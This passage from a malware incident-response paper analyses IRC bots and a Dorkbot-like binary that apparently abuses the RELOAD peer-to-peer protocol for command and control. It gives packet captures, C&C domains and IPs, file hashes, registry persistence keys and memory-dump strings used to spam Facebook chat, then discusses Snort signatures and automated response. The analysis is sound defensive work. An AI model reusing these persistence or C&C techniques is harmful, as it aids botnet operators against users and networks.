IRC PRIVMSG h@bossman #n, h@jobs #n	-	topcongo.be/213.186.33.19	TCP/HTTP	80	Download binary “traffic.exe”
IRC #test3	-	topcongo.be/213.186.33.19	TCP/HTTP	80	Download binary “traffic.exe”
Binary sp	sp	f.eastmoon.pl	DNS	53	
Binary sp	sp	f.eastmoon.pl/148.81.111.111	TCP/IRC	9000	Join IRC #sp yap
traffic.exe	sms.exe	-	-	-	-

Table 6. Summary of the activities observed during Stage 3.

Yaser Mansour, ymansour@outlook.com

3.2.3. Malware and the abuse of the RELOAD Protocol

The *REsource LOcation And Discovery* protocol is defined by the IETF (Jennings et al., 2013) as “a peer-to-peer (P2P) signaling protocol for use on the Internet. A P2P signaling protocol provides its clients with an abstract storage and messaging service between a set of cooperating peers which form the overlay network.”

It is out of scope to cover the finer details of the RELOAD protocol in this paper. Of specific interest to this case study, is the mechanisms used by the RELOAD protocol to achieve transport reliability. This is achieved through the use of *Framing Headers (FH)* within the *Forwarding and Link Management Layer* of the protocol, to wrap exchanged messages (*FramedMessage*). Thus, quick detection of link failures can be achieved. A *FramedMessage* is defined in Figure 12 (Jennings et al., 2013).

```
enum { data(128), ack(129), (255) } FramedMessageType;

struct {
    FramedMessageType    type;

    select (type) {
        case data:
            uint32         sequence;
            opaque         message<0..2^24-1>;

        case ack:
            uint32         ack_sequence;
            uint32         received;
    };
} FramedMessage;
```

Figure 12. *FramedMessage* definition in the RELOAD Protocol as defined in the standard.

The *Forwarding and Link Management Layer* is responsible for maintaining connections and delivering messages among peers within the RELOAD overlay network. Depending on the value of the *FramedMessageType*, the fields in the PDU will be determined to indicate if the message is data or an acknowledgment. For example, if the PDU is of type “ack”, then the PDU is an acknowledgment and will contain the *ack_sequence* – the sequence number of the message being acknowledge – and *received* fields.

The introduction to the RELOAD protocol is necessary as it has been observed to be abused by the binary “omg” discussed towards the end of section 3.2.2.

The binary file “omg” has at least two aliases when executed. Namely, “google081250.exe” and “mdm.exe”.

```
dev:ircbots sync$ md5 omg
MD5 (omg) = 8ca3c12466fb8d5dd43cee0390aad48a

dev:ircbots sync$ md5 google081250.exe
MD5 (google081250.exe) = 8ca3c12466fb8d5dd43cee0390aad48a

dev:ircbots sync$ md5 mdm.exe
MD5 (mdm.exe) = 8ca3c12466fb8d5dd43cee0390aad48a
```

For example, when the file “google081250.exe” was executed, it spawned an alias process with the name “mdm.exe”. In one instance, the DNS query to the domain “wifi-usb.me” returned five resource records with a TTL of 7 minutes and 29 seconds for each record. In a second instance, the execution of the same binary resulted in the same DNS query and resource records, however, the TTL is 10 minutes for each record.

```

▽ Queries
  ▷ wifi-usb.me: type A, class IN
▽ Answers
  ▷ wifi-usb.me: type A, class IN, addr 208.169.200.15
  ▽ wifi-usb.me: type A, class IN, addr 85.115.196.209
    Name: wifi-usb.me
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 7 minutes, 29 seconds
    Data length: 4
    Addr: 85.115.196.209 (85.115.196.209)
  ▷ wifi-usb.me: type A, class IN, addr 160.78.191.21
  ▷ wifi-usb.me: type A, class IN, addr 208.169.210.250
  ▷ wifi-usb.me: type A, class IN, addr 210.61.156.64
  _____
▽ Queries
  ▷ wifi-usb.me: type A, class IN
▽ Answers
  ▽ wifi-usb.me: type A, class IN, addr 85.115.196.209
    Name: wifi-usb.me
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 10 minutes
    Data length: 4
    Addr: 85.115.196.209 (85.115.196.209)
  ▷ wifi-usb.me: type A, class IN, addr 208.169.210.250
  ▷ wifi-usb.me: type A, class IN, addr 208.169.200.15
  ▷ wifi-usb.me: type A, class IN, addr 210.61.156.64
  ▷ wifi-usb.me: type A, class IN, addr 160.78.191.21
```

Another DNS response of type PTR (domain pointer) to the domain “h11604802.stratoserver.net” and IP address of 85.214.127.253 was also observed.

```

▽ Queries
  ▷ 253.127.214.85.in-addr.arpa: type PTR, class IN
▽ Answers
  ▷ 253.127.214.85.in-addr.arpa: type PTR, class IN, h1604802.stratoserver.net
```

Later in the capture, two consecutive TCP sessions over port 1986 were established between the infected host and IP addresses of 87.106.83.47, and 85.214.127.253, respectively. It is worth noting that the IP address 87.106.83.47 does not associate with any resource record of the observed DNS responses. This may be indicative of a P2P session. After the 3-way handshake, several TCP packets with were exchanged. Most of these packets contained 15 bytes of payload, except for three packets with a payloads of 2, 5 and, 47 bytes respectively (excluding the acknowledgments).

```

87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946877:1427946879, ack 3086522048, win 46, length 2 ①
10.10.10.128.52452 > 87.106.83.47.1986: Flags [P.], seq 3086522048:3086522053, ack 1427946879, win 16059, length 5 ②
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946879:1427946894, ack 3086522053, win 46, length 15 ③
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946894:1427946941, ack 3086522053, win 46, length 47 ④
10.10.10.128.52452 > 87.106.83.47.1986: Flags [P.], seq 3086522053:3086522068, ack 1427946941, win 16044, length 15 ⑤
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946941:1427946956, ack 3086522068, win 46, length 15 ⑥
10.10.10.128.52452 > 87.106.83.47.1986: Flags [P.], seq 3086522068:3086522083, ack 1427946956, win 16040, length 15 ⑦
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946956:1427946971, ack 3086522083, win 46, length 15 ⑧
10.10.10.128.52452 > 87.106.83.47.1986: Flags [P.], seq 3086522083:3086522098, ack 1427946971, win 16036, length 15 ⑨
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946971:1427946986, ack 3086522098, win 46, length 15 ⑩

```

The last six packets exchanged (⑤, ⑥, ⑦, ⑧, ⑨, ⑩) between the infected client and the server in the capture above are *RELOAD Framing* packets. In this context, a *Framing Header* and *RELOAD Framing* packet are used interchangeably.

```

87.106.83.47 1986 10.10.10.128 52452 TCP 60 1986 > 52452 [PSH, ACK] Seq=1 Ack=1 Win=5888 Len=2
10.10.10.128 52452 87.106.83.47 1986 TCP 60 52452 > 1986 [PSH, ACK] Seq=1 Ack=3 Win=64236 Len=5
87.106.83.47 1986 10.10.10.128 52452 TCP 69 1986 > 52452 [PSH, ACK] Seq=3 Ack=6 Win=5888 Len=15
87.106.83.47 1986 10.10.10.128 52452 TCP 101 1986 > 52452 [PSH, ACK] Seq=18 Ack=6 Win=5888 Len=47
10.10.10.128 52452 87.106.83.47 1986 RELOAD Frame 69 ACK
87.106.83.47 1986 10.10.10.128 52452 RELOAD Frame 69 ACK
10.10.10.128 52452 87.106.83.47 1986 RELOAD Frame 69 ACK
87.106.83.47 1986 10.10.10.128 52452 RELOAD Frame 69 ACK
10.10.10.128 52452 87.106.83.47 1986 RELOAD Frame 69 ACK
87.106.83.47 1986 10.10.10.128 52452 RELOAD Frame 69 ACK

```

Examining byte offset 0 of the payload of the first two *RELOAD Framing* packets (⑤, ⑥) reveals the value of $0x81 = 129 = \text{FramedMessageType ack}(129)$.

```

10.10.10.128.52452 > 87.106.83.47.1986: Flags [P.], seq 3086522053:3086522068, ack 1427946941,
 0x0000: 4500 0037 7b50 4000 7f06 c14d 0a0a 0a80 E..7{P@....M....
 0x0010: 576a 532f cce4 07c2 b7f8 96c5 551c bdbd WjS/.....U... FramedMessageType = ack(129)
 0x0020: 5018 3eac 8d7d 0000 8141 8294 2da7 5ba3 P.>...A...I.
 0x0030: 9e56 5d6c 8c4d d9 .V]l.M.
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946941:1427946956, ack 3086522068,
 0x0000: 4500 0037 3923 4000 3306 4f7b 576a 532f E..79#@.3.0{WjS/
 0x0010: 0a0a 0a80 07c2 cce4 551c bdbd b7f8 96d4 .....U.....
 0x0020: 5018 002e c9a2 0000 8141 82f8 dd96 2f2f P.....A....//
 0x0030: 88e3 144b 734c cf ...KsL.

```

The observed *REALOD Framing* packets are basically acknowledgements to messages received by either ends. According to the standard, “When the receiver receives

a message, it SHOULD immediately send an ACK message” (Jennings et al., 2013). This raised the possibility that the very first four TCP packets observed (❶, ❷, ❸, ❹) constitute the messages themselves being exchanged between the infected client and the server.

Based on this, the payload of packets (❶, ❷) was examined. In this case, byte offset 0 of the payload of each packet (❶, ❷) contained the value of $0x80 = 128 =$

FramedMessageType data(128).

```
87.106.83.47.1986 > 10.10.10.128.52452: Flags [P.], seq 1427946877:1427946879, ack 3086522048, win 46, length 2
0x0000: 4500 002a 391f 4000 3306 4f8c 576a 532f E...9.@.3.0.WjS/
0x0010: 0a0a 0a80 07c2 cce4 551c bd7d b7f8 96c0 .....U... } FramedMessageType = data(128)
0x0020: 5018 002e 3a3f 0000 8080 81e2 d8d6 P...:7...@...
10.10.10.128.52452 > 87.106.83.47.1986: Flags [P.], seq 3086522048:3086522053, ack 1427946879, win 16059, length 5
0x0000: 4500 002d 7b45 4000 7f06 c162 0a0a 0a80 E...{E@....b....
0x0010: 576a 532f cce4 07c2 b7f8 96c0 551c bd7f WjS/.....U...
0x0020: 5018 3ebb 3caa 0000 8080 ff01 c0d6 P.>.<.....@....
```

The same behavior was also observed in sessions to IP addresses 85.214.127.253, 217.160.123.192, and 37.123.118.4. The last two IP addresses were also not associated with any DNS query or response.

217.160.123.192	1986	10.10.10.128	56003	RELOAD Frame	69 ACK
217.160.123.192	1986	10.10.10.128	56003	RELOAD Frame	69 [TCP Retransmission] ACK
217.160.123.192	1986	10.10.10.128	56003	RELOAD Frame	69 [TCP Retransmission] ACK
217.160.123.192	1986	10.10.10.128	56003	RELOAD Frame	69 [TCP Retransmission] ACK
10.10.10.128	56004	37.123.118.4	1986	RELOAD Frame	69 ACK
10.10.10.128	56004	37.123.118.4	1986	RELOAD Frame	69 [TCP Retransmission] ACK
10.10.10.128	56004	37.123.118.4	1986	RELOAD Frame	69 [TCP Retransmission] ACK
10.10.10.128	56004	37.123.118.4	1986	RELOAD Frame	69 [TCP Retransmission] ACK
37.123.118.4	1986	10.10.10.128	56004	RELOAD Frame	69 ACK

The capture below examines the *ack_sequence*, *received*, and *Acked Frames* fields of an *RELOAD Framing* packet sent from the infected host (10.10.10.128).

```
▼ Resource Location And Discovery Framing: ACK
  type (FramedMessageType): ACK (129)
  ack_sequence (uint32): 1099076653
  ▼ received (uint32): 0xa75ba39e,1099076633
    [Acked Frames:[1099076621,1099076623,1099076626-1099076628,1099076630,1099076632
```

To recap, the *ack_sequence* holds the sequence number of the message being acknowledged. The sequence number in the capture above is either higher (server) or lower (infected client) than any of the sequence numbers of the actual TCP packets exchanged. This could be an indication that the wrapped sequence number(s) and acknowledgments may not belong to the same current session. Instead, they may belong to a different TCP session between two different peers within a *RELOAD Overlay Instance*. Also, all of the *RELOAD Framing* packets initiated from the external IP

addresses (but not the infected host) contained the same values of the *ack_sequence*, *received*, and *Acked Frames*.

Source	Src Port	Destination	Dst Port	Protocol	Source	Src Port	Destination	Dst Port	Protocol
87.106.83.47	1986	10.10.10.128	52452	RELOAD Frame	10.10.10.128	56003	217.160.123.192	1986	RELOAD Frame
10.10.10.128	52452	87.106.83.47	1986	TCP	217.160.123.192	1986	10.10.10.128	56003	RELOAD Frame
10.10.10.128	52452	87.106.83.47	1986	RELOAD Frame	217.160.123.192	1986	10.10.10.128	56003	RELOAD Frame
87.106.83.47	1986	10.10.10.128	52452	RELOAD Frame					

Frame 49: 69 bytes on wire (552 bits), 69 bytes captured Ethernet II, Src: Internet Protocol Version 4, Src: 87.106.83.47 (87.106.83.47) Transmission Control Protocol, Src Port: licensedaemon (1986), Dst Port: 52452 (10.10.10.128) Resource Location And Discovery Framing: ACK type (FramedMessageType): ACK (129) ack_sequence (uint32): 1099102429 received (uint32): 0x962f2f88,1099102403 [Acked Frames:[1099102397,1099102400,1099102402,1099102407,1099102409-1099102412,1099102415,1099102417-1099102421,	type (FramedMessageType): ACK (129) ack_sequence (uint32): 1099102429 received (uint32): 0x962f2f88,1099102403 [Acked Frames:[1099102397,1099102400,1099102402,1099102407,1099102409-1099102412,1099102415,1099102417-1099102421,
---	--

Filter: reload_framing.type == 129	Expression...	Clear	Apply	Save
------------------------------------	---------------	-------	-------	------

Source	Src Port	Destination	Dst Port	Protocol	Length	Info
37.123.118.4	1986	10.10.10.128	56004	RELOAD Frame	69	ACK
37.123.118.4	1986	10.10.10.128	56004	RELOAD Frame	69	[TCP Retransmission] ACK
37.123.118.4	1986	10.10.10.128	56004	RELOAD Frame	69	[TCP Retransmission] ACK

Frame 356: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) Ethernet II, Src: Internet Protocol Version 4, Src: 37.123.118.4 (37.123.118.4), Dst: 10.10.10.128 (10.10.10.128) Transmission Control Protocol, Src Port: licensedaemon (1986), Dst Port: 56004 (56004), Seq: 65, Ack: 21, Len: 15 Resource Location And Discovery Framing: ACK type (FramedMessageType): ACK (129) ack_sequence (uint32): 1099102429 received (uint32): 0x962f2f88,1099102403 [Acked Frames:[1099102397,1099102400,1099102402,1099102407,1099102409-1099102412,1099102415,1099102417-1099102421,

The observed network behavior, combined with the standard (Jennings et al., 2013) description of a RELOAD Overlay Instance suggest that the infected host may have been joined to an existing overlay instance. In This case, the infected host would act as a peer, possibly routing messages to other peers (or infected hosts, for example, IP addresses 217.160.123.192, and 37.123.118.4). The RELOAD protocol may also have been used as a mechanism for C&C (for example, IP address 85.214.127.253). However, it is unclear how peers in an overly instance would negotiate Node-IDs and the overlay algorithm in use. Such negotiation was not observed during the capture.

The malware also interacts with the host operating system. Similar to the “sms.exe” – discussed towards the end of Section 3.2.2 – the “mdm.exe” also modifies various registry keys, including the firewall, start page, and its persistence method (note the misspelling of the “firewall” word).


SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List		
ab c:\windows\mdm.exe	REG_SZ	c:\windows\mdm.exe:Enabled:Microsoft Firevall Engine
ab Start Page	REG_SZ	http://enarides.com

Yaser Mansour, ymansour@outlook.com

Computer\HKEY_USERS\S-1-5-21-3397218542-1928384613-3569451077-1000\Software\Microsoft\Windows\CurrentVersion\Run

Microsoft Firewall Engine REG_SZ c:\windows\mdm.exe

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows\CurrentVersion\Run\



From the memory dump of the “mdm.exe” file, it appears that it also targets several social networks. References to Yahoo IM, Facebook, Google Talk, and ICQ were found in the memory dump. A sample of the memory dump shows the portion related to Facebook chat (note the Facebook’s CSRF/XSS tokens *fb_dtsg* and *post_form_id*)

```
AIM
"nowAvailableList":{
  fb_dtsg:"
  post_form_id:"
  user:"
  /ajax/chat/send.php?__a=1
  msg_id=%i&client_time=%i&to=%s&num_tabs=1&pvs_time=%i&msg_text=%s&to_offline=fal:
  /ajax/chat/buddy_list.php?__a=1
  user=%s&popped_out=false&force_render=true&buddy_list=1&notifications=0&post_forr
  POST
  /ajax/chat/settings.php?__a=1
  visibility=true&post_form_id=%s&fb_dtsg=%s&lsd&post_form_id_source=AsyncRequest
  Content-Type:application/x-www-form-urlencoded
  GET
  facebook.com
```

Worms targeting Facebook are not new. In (Jean, 2010), several vulnerabilities in Facebook CSRF and XSS methods were identified by the author. In fact, exploiting these vulnerabilities was demonstrated by the author through the creation of worms that took advantage of such vulnerabilities to propagate through the social network.


To conclude Stage 3, Table 7 summarizes the network activities observed.

Source	Alias	C&C	Protocol	Port	Purpose
omg	google081250.exe/mdm.exe	wifi-usb.me	DNS	53	
omg	google081250.exe/mdm.exe	h1604802.stratoserver.net	DNS	53	
omg	google081250.exe/mdm.exe	h1604802.stratoserver.net/ 85.214.127.253	TCP/RELOAD	1986	
omg	google081250.exe/mdm.exe	87.106.83.47, 217.160.123.192, 37.123.118.4	TCP/HTTP	1986	

Table 7. Cont. summary of the activities observed during Stage 3.

3.2.4. Additional Observations

Although the profiles hosting the malicious binaries on 4shared were not discussed, a number of observations are worth noting. For instance, one of the profiles does not only host the “hotimg.facebook.pif” file, but also hosts several copies of other malicious binaries, such as “instagram-album.exe” and “skypefbimg.pif”. At the time of writing, the profile was still serving these programs. Another observation is the number of profile views/downloads tracked by the 4shared website. Although these numbers may not reflect the actual number of infections, still, the numbers are alarming.



Following the initial infection and the joining of the IRC channels, over 20 executables were collected from the infected system. This includes executables downloaded through the IRC, manually downloaded, as well as the aliases created from executing the original malware files.

3.3. Case Studies Summary

The analysis performed during the Dorkbot variant worm revealed the magnitude of the incident and its consequences. The extracted information regarding the worm’s infection and propagation techniques, as well as its objectives served as a repository for the response process. Firstly, the information facilitated the categorization of the worm’s network activities – IRC C&C, CTS and STC infection methods, and Bitcoin mining. This allowed the creation of sixteen new Snort (Sourcefire, 2001) IDS signatures (VRT 2013, April 16) to detect every possibility of the worm’s existence on the network. Secondly, the integration of this new knowledge into the system allowed for minimizing the impact of the incident on business operations. Thirdly, the resulting information also aided in developing heuristic detections for the malware by the antivirus vendor.

Yaser Mansour, ymansour@outlook.com

The activities analyzed from the Steck/Neeris IRCbots case study provided a means of proactivity in defending the enterprise from future infections by these worms. Since the framework is already in place, the integration of the extracted knowledge into the system was rather seamless. This included the development of nine new Snort (Sourcefire, 2001) IDS signatures (VRT 2013, December 17) to trigger on the worms' network activities. Although these infections were not detected on the enterprise network, the inclusion of the analyzed data provides the opportunity to anticipate and automatically react upon future infections. Thus, limiting the consequences resulting from these infections.

4. Measuring Effectiveness

4.1. Solution vs. Problem Domain

The system discussed in this paper is a response to the challenges presented in Section 2. Provided with the case studies discussed in Section 3, how effective was the system in aligning its goals with regards to the problem domain and case studies?

Consider the below interrelated and continuous manual processes, and the hypothetical but realistic time periods required to complete each process. These processes and their associated timings are used throughout the discussion of this section.

Process 1: Alert (IP Address) → Network Administration (separation of duties) → IP to MAC to Port Verification (Switches) → Authentication logs lookup (hostname) → Match to end-user and location → Host Isolation (if/when required) ~ 20 minutes.

Process 2: Alert (message) → Researching Online Resources → Infection and Response Assessment → **Process 1** → Assemble IoCs and Tools → Contact User → Disinfect Client ~ 45 minutes.

Process 3: 0-day Infection (potential propagation) → Initial Malware Analysis → IDS Signatures Development and Integration → **Process 1** → Assemble IoCs and Tools → Contact User(s) ~ 2 hours.

Challenge 1: Identifying outliers generating malicious network activities is considered one of the initial quests in the analyst's response process. This is particularly

important and challenging when the environment is diverse and dynamic. Hypothetically, if 10 malware incidents in average are encountered per month, then conducting *Process 1* would cost 5 working days (assuming a working day is 8 hours) over a year. With the predefined and automated knowledge collection in place, this cost is eliminated for both, the networking and security teams. Also, the time required to initiate the response process is reduced 20 minutes per incident. The cost savings become more prominent in cases where 3 hosts are infected with 3 different malware within 1 hour. In the case of Dorkbot variant, the AHU identification was immediate as soon as the infected host connected to the network, yielding to seconds for conducting *Process 1*.

Challenge 2/3: the prebuilt malware knowledgebase storing information prioritizing malware severity as well as prepares the analyst to understand and react to malware before they are even encountered. In the case of Dorkbot variant, the time spent conducting *Process 2* yielded no actionable items at the time of the incident due to the lack of public information about the variant. This can be translated as losing 45 minutes in the infection and response lifecycle. Such lost time could have been utilized to prevent further propagation. Through *Process 3* (and subsequently *Process 1*), the extracted knowledge was generalized and applied to all infected hosts automatically and dynamically. Another cost savings can be inferred in the case of the Steck/Neeris worms. Since their knowledgebase records are already pre-built, the severity and response actions are predetermined. If a host is to be found infected with these worms, the knowledge and the following actions (i.e., isolation, eradication) are applied automatically.

Challenge 4: Due to its dependency on solving *Challenge 1/2/3*, the time required to isolate an infected host can span to over 3 hours in a worst case scenario. This time period can be sufficient enough to allow the malware perform its damaging actions. For both case studies discussed, the dependents are already solved. Hence, the isolation can be effectively and automatically performed eliminating the costs associated with conducting the processes hierarchy from scratch. Eventually, the solutions to the previous challenges implicitly lead to solving the issues associated with *Challenge 6*. This is evident in the Dorkbot variant case. At the time of discovering the initial infection, no prior knowledge about the malware and its propagation capabilities was known. Once *Process 3* was completed, all of the extracted knowledge was fed into the

Yaser Mansour, ymansour@outlook.com

system. This led to the automated identification and isolation of over 34 hosts as soon as they joined the network. This step was crucial to prevent further propagation of the malware to any production servers and contain the infection to clients only, without allowing clients to infect production servers. Otherwise, clients would constantly get infected (through STC) even if they have been disinfected earlier.

Challenge 5: The summarized knowledge in the procedural notifications about infected hosts is tailored to accommodate the skills and functions of the helpdesk team. Thus reducing the time required to respond and troubleshoot end-users complaints related to suspicious computer behaviors. The ability to eradicate malware infections without necessarily having to re-image computers on per incident is considered one of the major advantages. This does not only impact helpdesk teams, but also end-users by eliminating almost 1 hour and a half of re-imaging time, thus, improving productivity for both.

The proactivity enforced through the proposed system can help mitigate the consequences resulting from future malware infections. This is achieved through the well-informed, early response actions built-in within the system. Steck/Neeris worms discussed in the second case study provide a good example. The extracted knowledge and developed signatures from the analysis were fed into the system to serve as an abstraction layer. This layer eliminates the costs associated with the response processes as if the malware was previously unknown. In this manner, all of the information required to detect, isolate, and eradicate future infections is already pre-built and ready to use. Combined with the automated and dynamic actions on detection, disruptions to business and operational continuity can be greatly minimized.

4.2. Additional Advantages

One area where the proposed system can be utilized is Peer-to-Peer (P2P) usage tracking and actions. Although P2P networks have a history of hosting malicious contents, the emphasis here is on DMCA's; short for Digital Millennium Copyright Act. DMCA's can be financially destructive to an organization due lawsuits. Violations for downloading copyrighted material usually arrive long after the fact. This requires searching through and correlating a considerable number of historical logs, which can be difficult and extremely time consuming, guaranteed that older logs are retained for that

particular time period. By correlating P2P alerts with the prebuilt contextual knowledge, one can keep track of P2P usage. In this case, not only the storage footprint will be lower since summarized logs may only be stored, but also will be easier and faster to search since it is already correlated.

BYOD and mobile malware are two emerging areas attracting attention. Due to their ubiquitous nature, managing such devices is an ongoing effort which can be challenging. From a malware detection and response perspective, it is important to be able to identify devices infected with malware (including mobile malware) once they are on the enterprise network. Using the existing knowledge about users and mobile malware, device owners can be identified and actions based on the type of infection can also be automated. For example, an Android device infected with Plankton malware can be correlated with the owner's network authentication and then the device can be automatically isolated to the quarantine VLAN. The same process discussed in this paper can be adapted to achieve the same response actions. Once isolated, the user is presented with the captive portal and the IT team is notified of the action.

5. Future Work

The system was designed to be modular and pluggable. In this manner, new modules or plugins can be added without major disruptions to the system's workflow process. Another advantage is the ability to update a component (i.e., logging and correlation) of the system without affecting other components (i.e., detection).

One of the major upgrades considered for the proposed system relates to the logging and correlation component. Specifically, the integration of Bro IDS logs and NetFlow data through SiLK. For example, when an infected host is detected, the system would automatically fetch Bro IDS logs (HTTP, DNS, SSL, etc.) and the SiLK NetFlow data for that particular host based on 1) predefined queries against the logs, and 2) a predefined, but updatable time threshold. The time threshold can be, for example, one minute worth of Bro and SiLK logs prior to and after the infection to limit the amount of returned information. The analyst may still need to access these logs manually for further

investigating the incident, however, the knowledge added reinforces the analyst's initial incident response decisions.

A second future enhancement converges with the logging component and the investigative activities during response. This enhancement consists of developing a set of plugins that automate the ability to remotely execute scripts on an infected host to collect IoC information. For example, when an infected Windows host is detected, the logging component is triggered to automatically execute a PowerShell script against the infected machine. Such script can be tailored to obtain current running processes and their associated network information. Another script may be used to dump the current state of registry hives after the infection, and then compare these against a stored baseline registry hives. These add value to the forensics process once a host is detected and isolated.

In certain cases, a specific malware may be well known and documented in terms of its behavior and eradication techniques. In such cases, remote and automated deployments of eradication tools may be feasible. This can be valuable in incidents where a considerable number of hosts are infected with a self-propagating malware. Take for example the Dorkbot variant discussed in this paper. A single infection was sufficient enough to understand the malware behavior and its eradication tools. Thus, the knowledge extracted from this particular incident can be safely generalized to the other hosts exhibiting the same Dorkbot variant behavior. This should allow for the rapid deployment of the tool(s) identified in the malware knowledgebase automatically.

6. Conclusion

Most new malware specimens discovered are more sophisticated and complex than their predecessors. Such complexity not only applies to the obfuscation and anti-evasion techniques built-in, but also applies to the economics and purposes driving their distribution. This growth in complexity has proven to be capable of hindering the CIA triad of an organization's information security model. Notably, the malware specimens analyzed in this work share common characteristics, though, they are independently different and were encountered at different time frames. Namely, characteristics such as 1) utilization of public cloud storage services to host configuration files and malicious

Yaser Mansour, ymansour@outlook.com

binaries, and 2) utilization of IRC as a mechanism for C&C communication. The adoption of such techniques can be regarded to attempts to thwart detection and blocking of suspicious domains and IP addresses used by the malware, and at the same, provide easiness in controlling infected bots. The abuse of the RELOAD protocol to potentially build a P2P botnet, as well as a mechanism for C&C communication is another example of elevating the complexity level to evade detection.

The realization of complex malware has led to the development of proactive and defensive measures to streamline such complexity. However, the absence of predefined and ready-to-use contextual knowledge about the monitored network and malware behaviors can be problematic. The inability to immediately make informed response decisions to malware infections can obstruct the response process as a whole, hence, negatively impacting individuals and business operations alike.

The framework discussed in this paper realizes the involved complexity and its consequences. In particular, the complexity layer added by the malware specimens analyzed during the study has been dissected. Leading to the development and publishing of a total of 25 new Snort IDS signatures covering both cases studies. Such task acts as the stimulus enabling the various components of the framework to mutually contribute into minimizing the time and steps required between detection and response to malware incidents. This minimization is further enforced through the automation of response actions built on top of the pre-correlated knowledge. As such, incidents can be dynamically addressed as early as detection, regardless of the nature of the monitored network. In addition, the summarized procedural guidance provided upon detection facilitates smooth incident response progression among response teams. Such proactive implementation has proven to be advantageous in malware propagating incidents, as well as in preparedness for future infection incidents. Ultimately leading to not only reduced response times, but also minimized risks of disrupting operations, hence, positively impacting individuals and business continuity.

7. References

- Adler, M., Boutell, T., Bowler, J., Brunschen, C., Costello, A., Crocker, L., Dilger, A., Fromme, O., Gailly, J., Herborth, C., Jakulin, A., Kettler, N., Lane, T., Lehmann, A., Lilley, C., Martindale, D., Mortensen, O., Pickens, K., Poole, R., Randers-Pehrson, G., Roelofs, G., Schaik, W., Schalnatz, G., Schmidt, P., Stokes, M., Wegner, T., Wohl, J. (2003, November 10). *Portable Network Graphics (PNG) Specification, Second Edition*. Retrieved from: <http://www.w3.org/TR/PNG/>.
- Batchelder, D., Blackbird, J., Felstead, D., Henry, P., Hope, B., Jeff, J., Kulkarni, A., Lauricella, M., McRee, R., Mills, C., Ng, N., Pecelj, D., Penta, A., Rains, T., Sekhar, V., Stewart, H., Thomlinson, M., Thompson, T., Zink, T. (2013, October 30). *Microsoft Security Intelligence Report, SIRv15*. Retrieved from: http://download.microsoft.com/download/5/0/3/50310CCE-8AF5-4FB4-83E2-03F1DA92F33C/Microsoft_Security_Intelligence_Report_Volume_15_English.pdf.
- Baykal, A. (2013, October 30). *CIS Cyber Alert – Cryptolocker Indicators* [Web blog]. Center of Internet Security. Retrieved from: <https://blog.cisecurity.org/cis-cyber-alert/>.
- Bitcoin Wiki. (2013, October 31). *Protocol Specification*. Retrieved from: https://en.bitcoin.it/wiki/Protocol_specification.
- Booch, G. (1994). *Object-Oriented Analysis and Design with Applications*. (2nd Ed.). Redwood, CA: The Benjamin/Cummings Publishing Company, Inc.
- Boutell, T., et al. (1997, March). *PNG (Portable Network Graphics) Specification, Version 1.0*. Network Working Group. Retrieved from: <http://tools.ietf.org/html/rfc2083>.
- Brooks, F. (1987). *No Silver Bullet Essence and Accidents of Software Engineering*. *Computer, IEEE Computer Society*, 20(4), 10-19. doi: <http://dx.doi.org/10.1109/MC.1987.1663532>.
- DARPA (2013, October 22). *Cyber Grand Challenge (CGC): Automated Cyber Reasoning*. Retrieved from: <https://dtsn.darpa.mil/cybergrandchallenge/DARPA-BAA-14-05.pdf>.

- DD-WRT. (2005). *DD-WRT unleash your router* [Software]. Retrieved from:
<http://www.dd-wrt.com/site/index>
- Dede, D. (2010, April 13). *Conditional Redirects (or the htaccess malware)* [Web blog]. Retrieved from: <http://blog.sucuri.net/2010/04/conditional-redirects-or-the-haccess-malware.html>.
- Elisan, C. (Performer) (2013, October 18). *Malware Automation* [Web]. BSides Raleigh. Retrieved from:
<http://www.irongeek.com/i.php?page=videos/bsideslasvegas2013/2-2-3-malware-automation-christopher-elisan>.
- Goel, A., Feng, W., Feng, W., & Maier, D. (2007, April 11). *Automatic high-performance reconstruction and recovery*. *Computer Networks: The International Journal of Computer and Telecommunications Networking*, 51(5), 1361-1377. doi: <http://dx.doi.org/10.1016/j.comnet.2006.09.013>.
